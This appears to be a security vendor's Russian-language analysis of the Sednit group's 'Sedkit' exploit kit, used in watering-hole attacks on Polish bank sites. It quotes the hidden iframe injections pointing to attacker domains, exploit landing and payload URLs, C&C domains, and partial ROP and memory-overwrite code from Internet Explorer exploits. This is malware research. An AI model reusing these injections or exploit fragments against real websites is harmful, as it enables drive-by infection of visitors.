
Хакерская группа Sednit переключилась на использование собственного набора эксплойтов

Последние пять лет группа хакеров под названием «Sednit» была достаточно активна и ее жертвами становились различные организации, преимущественно, в Восточной Европе. Эта группа использовала в своем арсенале различные виды вредоносных программ, одна из которых называется Win32/Sednit (a.k.a Sofacy).





Недавно мы столкнулись с компрометацией легитимных финансовых веб-сайтов. Эти сайты были скомпрометированы злоумышленниками и перенаправляли своих посетителей на набор эксплойтов. Основываясь на результатах наших исследований и информации, которая была предоставлена нам ресерчерами из Google Security Team, было установлено, что за компрометацией ресурсов стоит группа киберпреступников Sednit.

Использование набора эксплойтов для заражения пользователей представляет из себя новую стратегию этой группы, поскольку ранее они специализировались на рассылке фишинговых сообщений. Такие сообщения содержали документы MS Word, которые эксплуатировали уязвимость CVE-2014-1761.

Еще в апреле 2014 г. наблюдались кибератаки на пользователей, в которых упоминаемая вредоносная программа **Win32/Sednit**, доставлялась с использованием 0day (на тот момент) уязвимости CVE-2014-1761 в MS Word. Кроме этой вредоносной программы, злоумышленники также специализировались на доставке вредоносных программ BlackEnergy и MiniDuke.

В кампании по распространению вредоносного ПО с использованием уязвимости MS Word, группа Sednit использовала специальные фальшивые документы Office в качестве приманки. Когда пользователь открывал документ, ему демонстрировалось якобы важное содержимое. На самом деле при просмотре указанного документа, эксплойт скрытно устанавливал в систему одну из указанных вредоносных программ. Оба фальшивых документа демонстрировали тему конфликта на Украине.






Нами было обнаружено вредоносное содержимое на нескольких веб-сайтах, принадлежащих банковским учреждениям Польши. Это вредоносное содержимое специализировалось на перенаправлении пользователя на установку троянской программы Win32/Sednit и представляло из себя вредоносный IFRAME. Через этот IFRAME, который был добавлен в конец легитимной веб-страницы, производилось перенаправление пользователя на набор эксплойтов. Примеры URL-

адресов для перенаправления пользователя приведены ниже на скриншоте. Один из указанных доменов был зарегистрирован 18-го сентября.

```
<iframe style="position: fixed; top: -500px;" height=2 width=1 src="http://cntt.akcdndata.com/gpw?file=stat.js"
></iframe>
<iframe style="position: fixed; top: -600px;" height=2 width=1 src="http://defenceiq.us/2rfKZL_BGwEQ"></iframe>
```

При непосредственном посещении сайта hxxp://defenceiq.us, который указан в URL перенаправления на набор эксплойтов, пользователь будут перенаправлен на сайт defenceiq.com. Этот последний сайт представляет из себя легитимный ресурс, описываемый как «an authoritative news source for high quality and exclusive commentary and analysis on global defense and military-related topics».



Как и другие подозрительные домены, которые были обнаружены в этой кампании, домен defenceiq.us обслуживался IP-адресом 76.73.47.90. Эти домены использовались для механизма перенаправлений на набор эксплойтов и все они использовали схожий механизм перенаправлений на страницу посадки (landing page). Данное поведение служит индикатором того, что за этим вредоносным содержимым стоит одна и та же группа. В случае компрометации польского финансового веб-сайта используемый для перенаправления домен, который очень похож на адрес веб-сайта, связанного с военной тематикой, является не лучшим выбором киберпреступников и, вероятно, был взят злоумышленниками из другой кампании.

Домен веб-страницы набора эксплойтов	Ассоциирован с	Тематика оригинального сайта
defenceiq.us	defenceiq.com	Новости военной тематики
armypress.org	armytime.com	Новости военной тематики
mfapress.org	foreignaffairs.com	Журнал «Foreign Affairs»
mfapress.com	foreignaffairs.com	Журнал «Foreign Affairs»
cacitld.com	caci.com	Организация CACI

Поведение упоминаемого выше набора эксплойтов, который мы назвали Sedkit, не отличается от поведения других наборов эксплойтов, например, Angler или Nuclear. Эти наборы эксплойтов имеют схожую цепочку эксплуатации как показано на скриншоте ниже. Веб-браузер на первом этапе перенаправляется на т. н. страницу посадки «landing page» набора эксплойтов. Страница

посадки содержит специальный код на JavaScript, который отвечает за определение версии используемого веб-браузера и его плагинов.

Host	URL	Comments
defenceiq.us	/2rfKZL_BGwEQ	landing page w. PluginDetect
defenceiq.us	/5jSrAh/285035/?s=qWSlR&wise=zXQWvvB&oe=401258service=1aqEo7Vh98p2=o8XI9F9X&tmpl=yMoP9MbpZ6&	POST plugin info
defenceiq.us	/2rfKZL_BGwEQ/415857/	IE CVE-2013-3897
defenceiq.us	/2rfKZL_BGwEQ/415857/lisa.mpf	Sednit payload

Ниже на скриншоте представлена часть упомянутого выше кода на JavaScript, где мы можем увидеть закомментированную строку с вызовом функции *DetectJavaForMSIE()*. Возможно, это связано с тем, что последние версии браузеров предупреждают пользователя о загрузке содержимого Java или вообще заранее отключают плагин Java по умолчанию, таким образом делая эксплойты для этого плагина полностью бесполезными.

```
if(navigator.userAgent.indexOf("MSIE") > -1) {

        string_of_json += DetectPdfForMSIE();
        string_of_json += DetectFlashForMSIE();
        //string_of_json += DetectJavaForMSIE();
    }
    else {
        string_of_json += EnumeratePlugins();
    }
```

После обнаружения версии плагина, скрипт отправляет эту информацию на сервер с помощью POST-запроса HTTP-протокола. Используя полученную информацию, страница набора эксплойтов перенаправляет пользователя либо на другой URL с конкретным эксплойтом, либо на адрес http://localhost. Возвращаемая скриптом информация включает в себя и некоторую другую информацию об окружении браузера пользователя. Эта информация представлена ниже на скриншоте.

Name	Value
d	{"timezone":-120,"appCodeName":"Mozilla","appName":"Microsoft Internet Explorer","appMinorVersion":"0","cpuClass":"x86","platform":"Win32","opsProfile":"null","userProfile":"null","systemLanguage":"en-us","(compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET4.0C; .NET4.0E; BOIE8;ENUSMSCOM)","userAgent":"Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET4.0C; .NET4.0E; BOIE8;ENUSMSCOM)","onLine":true,"cookieEnabled":true,"mimeTypes":"","screen":{

В наборе эксплойтов были обнаружены три эксплойта, которые используют уязвимости в браузере MS Internet Explorer. Уязвимости перечислены ниже в таблице. Интересно, что эксплойт для уязвимости CVE-2014-1776 еще не наблюдался в составе известных наборов эксплойтов, а два других были представлены лишь в небольшом количестве экземпляров.

Уязвимость	Версия IE	Исправлено обновлением
CVE-2013-1347	Internet Explorer 8	MS13-038
CVE-2013-3897	Internet Explorer 8	MS13-080
CVE-2014-1776	Internet Explorer 11	MS14-021

В отличие от большинства современных наборов эксплойтов, Sedkit не использует обфускацию для кода JavaScript. Мы даже обнаружили комментарии в коде JavaScript, которые относятся к реализации механизма ROP в эксплойте. Таким образом можно заключить, что на момент обнаружения страницы этого набора эксплойтов, она находилась на стадии тестирования.

```
var ate1     = 0x77BD18D3 ;//xchg eax,esp#          77c118d3
var atz1     = 0x77BCEF5B ;//xor eax,eax#ret        77c0EF5B
var co1      = 0x77BCF519 ;//pop ecx#retn          77c0F519
var pco1     = 0x77BD3E25 ;//mov ecx,[ecx + 8]# retn    77c13e25
var jtc1     = 0x77BE746A ;//push ecx#retn          77c2746a
var vPP1     = 0x77BC1120 ;//virtualprotect         77c01120
```

Рис. Часть кода эксплойта к уязвимости CVE-2013-3897.

```
for (i = 1; i <= (0x42c-4) / 4; i++) {
    if (i == 0x29) {
        overwrite_str.push(0x1818202C); // offset was 0x94 now 0xA4
    }
    else if (i == 0x2B) {
        // TODO not needed?
        overwrite_str.push(0x12010019);
    }
    else if (i == 0x42) {
        overwrite_str.push(0x18182214);
    }
    else if (i == 0x66) {
        overwrite_str.push(-1);
    }
    else if (i == 0x46) {
        overwrite_str.push(0x18182214); // mov     eax, [esi+198h]  # shr     eax, 0Ch # test    al, 1
    }
    else {
        overwrite_str.push(i);
    }
}
```


Рис. Часть кода эксплойта к уязвимости CVE-2014-1776.

При распаковке вредоносного файла Flash Player, который используется для эксплуатации CVE-2014-1776, можно увидеть путь к директории компьютера, на котором производилась компиляция файла. Такая информация была встречена нами впервые.

```
C:\Users\frank\Documents\1776_ie11_as_proj\project\src;;Main.as
http://adobe.com/AS3/2006/builtin/flash.display/flash.external/flash.net/flas
```

После успешной эксплуатации уязвимости на компьютер жертвы загружается полезная нагрузка, которая может быть зашифрована.

При перенаправлении пользователя по ссылке, ведущей на набор эксплойтов, антивирус заблокирует ее со следующим сообщением.



Загружаемая на скомпрометированный компьютер полезная нагрузка представляет из себя вредоносный исполняемый файл с названием «runrun.exe». Задача этого исполняемого файла – дроппера заключается в установке в систему динамической библиотеки «splm.dll». Эта библиотека хранится в дроппере в зашифрованном виде. По нашим данным эта вредоносная библиотека использовалась в операциях направленных атак начиная с 2009 г.

Анализ библиотеки показывает, что она была разработана в среде C++. Благодаря Run-Time Type Information (RTTI) часть архитектуры вредоносной программы может быть восстановлена, включая некоторые названия, которые были выбраны разработчиком. Вредоносная программа содержит различные модули, которые реализуют определенные функции, а также определяют механизм взаимодействия между этими модулями и удаленное управление. Ниже в таблице указаны обнаруженные нами модули вредоносной программы.

Имя модуля	ID	Описание
AgentKernal	0x0002	Основной модуль
ModuleRemoteKeyLogger	0x1002	Кейлоггер
ModuleFileSystem	0x1102	Обеспечивает доступ к FS
ProcessRetranslatorModule	0x1302	Обеспечивает взаимодействие между модулями

Вредоносный код в процессе своей работы создает внешний канал связи для доступа к сети с именем WinHttp. Он также расшифровывает три доменных имени, которые используются в качестве адресов C&C-серверов: *msonlinelive.com*, *windows-updater.com* и *azureon-line.com*.

В последние годы наборы эксплойтов стали основным средством, которое используется злоумышленниками для распространения вредоносных программ. Эти вредоносные программы обычно используются для проведения мошеннических финансовых операций, рассылки спама, майнинга биткоинов, а также для кражи конфиденциальных данных аккаунтов.

Рассмотренный метод кибератак известен под общим названием «watering hole». Он подразумевает под собой компрометацию злоумышленниками известного веб-ресурса, что приводит к многочисленным заражениям пользователей. Как правило, компрометируемый ресурс относится к определенной тематике или принадлежит какой-либо компании, что свидетельствует о направленности атаки.